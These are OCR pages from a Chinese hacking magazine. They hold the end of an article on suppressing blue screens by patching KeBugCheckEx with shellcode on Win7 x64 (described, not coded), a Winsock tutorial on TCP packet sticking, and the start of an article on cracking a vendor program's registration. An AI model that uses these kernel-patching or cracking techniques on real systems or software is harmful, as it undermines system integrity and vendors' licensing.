说完了成功的方法，我还想说说我尝试过的失败的方法。失败的方法虽然没有使用价值，但是有教学价值。起码告诉我们：这么做不可行！一：为了降低 CPU 占用率，我曾经想过申请一大片 NonPagedPool 内存（1KB、2KB、4KB 全都试过），上面全部写上 NOP，然后在快要结尾的地方，写入一条 JMP 指令，跳转到这片内存的起始地址。然后再在 KeBugCheckEx 的函数头写一个 JMP 跳转到这一大片内存的起始地址。但是经我测试，不可行。二：把 KeBugCheckEx 的头 210 字节全部 NOP 掉，然后写入 shellcode，不断调用 KeDelayExecutionThread。利用“延迟线程执行”来反蓝屏的办法在《黑客防线》以前的文章曾经出现过，而且在 Win XP x86 上可行。可惜经我测试，同样的方法在 Win7 x64 上不可行。所谓的不可行，不是虚拟机蓝屏了，而是虚拟机直接“死了”。

由于本人水平所限，在 Win64 上反蓝屏就只能反到这个程度了，如果哪位读者有更好的方法，欢迎和我讨论；如果本文有错漏之处，还请各位高手不吝赐教。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VC
关键词：TCP、粘包、IP

谈 TCP/IP 粘包与不完整包的解决思路

文 GF

虽然 TCP/IP 自身便具有纠错机制，但并不能完全保证我们传输文件的完整性。尤其是遇到大文件且网络环境不是很好的情况下。所以我们常常需要自己封装包结构并做数据完整性校验。

粘包问题

Windows socket 有自己的接收、发送缓冲区。在 Windows 环境下，对于 WINSOCK1.1 来说，默认的缓冲区最大长度为 8KB 而对于 WinSOCK2 来说，最大的缓冲区是 64KB。

出现粘包现象的原因是多方面的，它既可能由发送方造成，也可能由接收方造成。发送方引起的粘包是由 TCP 本身造成的，TCP 为提高传输效率，发送方往往要收集到足够多的数据后才发送一包数据。若连续几次发送的数据都很少，通常 TCP 会根据优化算法把这些数据合成一包后一次发送出去，这样接收方就收到了粘包数据。接收方引起的粘包是由于接收方用户进程不及时接收数据，从而导致粘包现象。这是因为接收方先把收到的数据放在系统接收缓冲区，用户进程从该缓冲区取数据，若下一包数据到达时前一包数据尚未被用户进程取走，则下一包数据放到系统接收缓冲区时就接到前一包数据之后，而用户进程根据预先设定的缓冲区大小从系统接收缓冲区取数据，这样就一次取到了多包数据。这当然不能说是 TCP 设计的缺陷，因为 TCP 设计时便是基于流式的概念。简而言之，TCP 只在乎是否将所有数据按照用户意愿传送到目的地，而不会在乎是分几次传输，它不会"严格"执行用户的 send 或者 recv。

解决粘包大致有四种思路。

1．设置数据包头指明本次接收的数据长度，剥离粘在一起的数据包。

2．send 方采用 sleep 的方式，让后续待发送数据来不及粘包。

3．TCP 提供了强制数据立即传送的操作指令 push，TCP 收到该指令后，就立即将本次数据发送出去，而不必等待发送缓冲区满。

4．利用 recv 的阻塞性质。采取一问一答的方式：send 一次便 recv，直到 recv 对方 send 过来的回应。然后以此类推下去。并且这个回应还可以验证对方是否正确接收到数据包。以牺牲效率来换取数据稳定性。

不完整包问题

不完整包出现的概率最大是采用 send 与 recv 对应模式中。例如，上面提到的第 4 种思路。问题具体表现为当 send 一个较大的数据包（大于 2KB 左右）时，recv 方并不能接受完全 send 过来的数据包，确切的说是不能一次完全接受 send 过来的数据包。虽然 send 的数据小于 socket 缓冲区。

问题成因同样是因为 TCP 是基于流式的概念。Recv 函数一旦发现缓冲区数据有数据可读便会进行接收操作。我们知道传输层（TCP）下是网络层（IP），网络层下是链路层（以太等）这便是软件上最底一层了，也就是 OSI 的倒数第二层。也就是说最上面的数据最后是交给这一层进行发送。每一层的协议对数据的长度都是有限制的，自上到下逐渐变小。具体到数据链路层会因为不同的设备而不同。这里简单介绍一下 MTU 的概念。

MTU 是 Maximum Transmission Unit 的缩写。是网络上传送的最大数据包。MTU 的单位是字节。 大部分网络设备的 MTU 都是 1500。如果本机的 MTU 比网关的 MTU 大，大的数据包就会被拆开来传送，以此类推到下一组传输关系中直到到达目的计算机。这样会产生很多数据包碎片，增加丢包率，降低网络速度。所以把本机的 MTU 设成比网关的 MTU 小或相同，就可以减少丢包。

举个例子，假如一次 send 的是 2KB 的数据，其实具体到链路层上至少是分成了 2 次进行发送。而这两次发送的数据间隙重完全有可能刚好目的计算机进行 recv。那么目的计算机 recv 到的数据包对于用户层自定义的封装就是不完整的了。

要解决这个问题，有 2 个办法。

- 采用 sleep 机制控制 recv 频率
- 将每次 send 的数据大小控制在 1KB 左右。经过试验，几十 MB 的文件不会再出现不完整包的问题。

清空接收缓冲区的问题

无论是粘包或者不完整包，都必须清空接收缓冲区以便后续重整"数据队伍"的继续传输。但是 Windows Socket 的接收缓冲区是由内核控制的。我们在 ring3 无法直接操作，当然更没有相关的 API 函数了。通过测试，发现可以在既定时间内通过

不断执行 recv 操作来达到清空接收缓冲区的目的。实现代码如下：

```
//循环读取接收缓冲区线程函数，达到清空数据的目的
void ClearSocketRecvBuffer(SOCKET s)
{
    char buf[MAX_PATH];
    ZeroMemory(buf,sizeof(buf));
    while (true)
    {
        recv(s,buf,sizeof(buf),0);
    }
}
//清空接收缓冲区预处理函数
void clearrecvbuf(SOCKET s)
{
    HANDLE hCSRB;//线程句柄
    hCSRB = CreateThread(0,0,(LPTHREAD_START_ROUTINE)
ClearSocketRecvBuffer,(LPVOID)s,0,0);
    WaitForSingleObject(hCSRB,1000);//1 秒钟
    TerminateThread(hCSRB,0);
}
```

清空时间这里我设置的 1 秒钟。函数调用方式如下：clearrecvbuf(wsh);


最后我们来看一个处理粘包、不完整包的例子，这是发送方代码，接收方只需要发送接收稍作顺序颠倒就 OK 了。

```
SOCKET wsh;
    struct sockaddr_in door;
    WSADATA data;
    if(WSAStartup(MAKEWORD(2,2),&data))
    {
        printf("WSAStartup error\nExit Thread Id:%d\n",
GetCurrentThreadId());
        ExitThread(0);
    }
    if((wsh = socket(AF_INET, SOCK_STREAM,0)) == INVALID_
SOCKET)
    {
        printf("socket: INVALID_SOCKET\nExit Thread Id:%d\n",
GetCurrentThreadId());
        ExitThread(0);
    }
    door.sin_family = AF_INET;
    door.sin_addr.s_addr = inet_addr(ip);
    door.sin_port = htons(port);
    while(true)//自动重连
    {
        if(SOCKET_ERROR ==connect(wsh,(struct sockaddr *)
&door,sizeof(door)))
        {
            printf("connect: SOCKET_ERROR\nconnecting
again....\n");
            continue;
        }else
            break;
    }
    printf("connect success!\n");
    int resend=0;//重发标识
    char buffer[SENDSIZE+10],recvbuf[SENDSIZE+10];
    int len;
    ZeroMemory(buffer,sizeof(buffer));
    ZeroMemory(recvbuf,sizeof(recvbuf));
    GetDataRequest GDR;
    GDR.flage = MSGTYPE;
    GDR.len = sizeof(GetDataRequest);
    GDR.type = eGetDataRequest;
    do
    {
        resend++;
        if (resend>1)
            clearrecvbuf(wsh);//清空读取缓冲区
        send(wsh,(char*)&GDR,GDR.len,0);//发送数据后接收回应
    len=recv(wsh,recvbuf,sizeof(recvbuf),0);
    }while (CheckData(len,recvbuf,MSGTYPE,eReplyRequest));//
判断回应合法性和完整性判断，如果回答不正确就重发
```

说明一下，GetDataRequest 是自定义的包结构，这个根据个人情况而定。CheckData 是检测回应数据包的函数。如果不正确则清空缓冲区后重发一遍。另外，如上文提到的，GDR.len 最好不要超过 1500 字节。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：VB、爆破、算法



一个VB程序的从爆破到算法

文/图　冷家锋

引　子

列位看官，且先分享苏轼的《定风波・莫听穿林打叶声》，“莫听穿林打叶声，何妨吟啸且徐行；竹杖芒鞋轻胜马，谁怕？一蓑烟雨任平生。料峭春风吹酒醒，微冷，山头斜照却相迎。回首向来萧瑟处，归去，也无风雨也无晴。”没有这首词的鼓励，就不会有这篇小文。

话说某日，工作于大单位的朋友言，单位设备随机程序有恙，且诊断。在下是“料峭春风吹酒醒，微冷”，“在下素常所用，不过 Windows、UNIX 耳，何谓‘设备随机程序’？恐难胜任！”朋友极力鼓吹，“君素雅达！何能难你？供应商言已过保，领导急甚！”闻“雅达”二字，在下颇有点孔乙己先生酒醉时的醺然。

抵达现场，喜忧参半，喜者设备带的电脑操作系统是

Windows XP；忧者根本不像朋友所言为小问题，“随机程序”根本不能运行，经查，病毒甚多。既来之，且安之。来个简单给力的：换台新电脑。友道，苟能好，新电脑无妨！将“随机程序”复制至新电脑，所幸“随机程序”未染毒，经过简单的配置，Go！（列位看官，要完成本文的实验，请将您电脑时间调至 2011 年元旦之前，至于原因和时间限制的破除，且按下不表，后文交待）

准备篇

1．安装数据库

“随机程序”所用数据库为 SQL Server2000（估计 SQL Server 亦可使用，在下没测试过），网上有大把的安装教程，恕不多言（注意 Windows XP 上只能安装个人版和开发版）。

2．附加数据库文件

将“附件\数据库”文件夹里的 pacs_Data.MDF 和 pacs_Log.LDF 复制到硬盘某个文件夹，比如 D:\Data。

2.1 打开企业管理器：依次单击开始→程序→Microsoft Sql Server→企业管理器，参见“图 1 打开企业管理器”。




图 1 打开企业管理器

2.2 附加数据库：在企业管理器里，依次单击 Microsoft SQL Servers→(local)→数据库，右击“数据库”，然后依次单击“所有任务”→附加数据库，参见“图 2 附加数据库一”。




图 2 附加数据库一

2.3 展开树节点，找到 pacs_Data.MDF 所在路径，单击选中，然后单击【确定】按钮，选择要附加的数据库文件，参见“图 3 附加数据库二”。




图 3 附加数据库二

2.4 单击【确定】按钮，完成数据库的附加。

3．安全与权限设定

3.1 数据库安全属性。打开“企业管理器”，依次展开节点至(local)(Windows NT)，右击该节点–>“属性”菜单，选择“安全性”选项卡，确认您的“身份验证”为“SQL Server 和 Windows”，如图 4 所示。




图 4 “安全性”选项卡

3.2 在“企业管理器”中，依次展开节点(local)→数据库→pacs→用户，单击该节点，如果右侧操作区域有 pacs，选中，右击删除之。

3.3 在“企业管理器”中，依次展开节点(local)→安全性→登录，右击该节点，选择“新建登录”菜单，新建账户 pacs，密码 pacs，确认选中“SQL Server 身份验证”单选按钮，如图 5 所示。




图 5 新建数据库用户 pacs

4. 准备目录

创建目录 C:\Program Files\greenlander\3C Register Compact（注意 3C、Register、Compact 之间有空格），并将"附件\3C Register Compact"里的所有文件复制至"C:\Program Files\greenlander\3C Register Compact"。

爆破篇

原以为配置个程序运行之，易事耳，未料"随机程序"作者诚高人，还需注册，如图 6 所示。

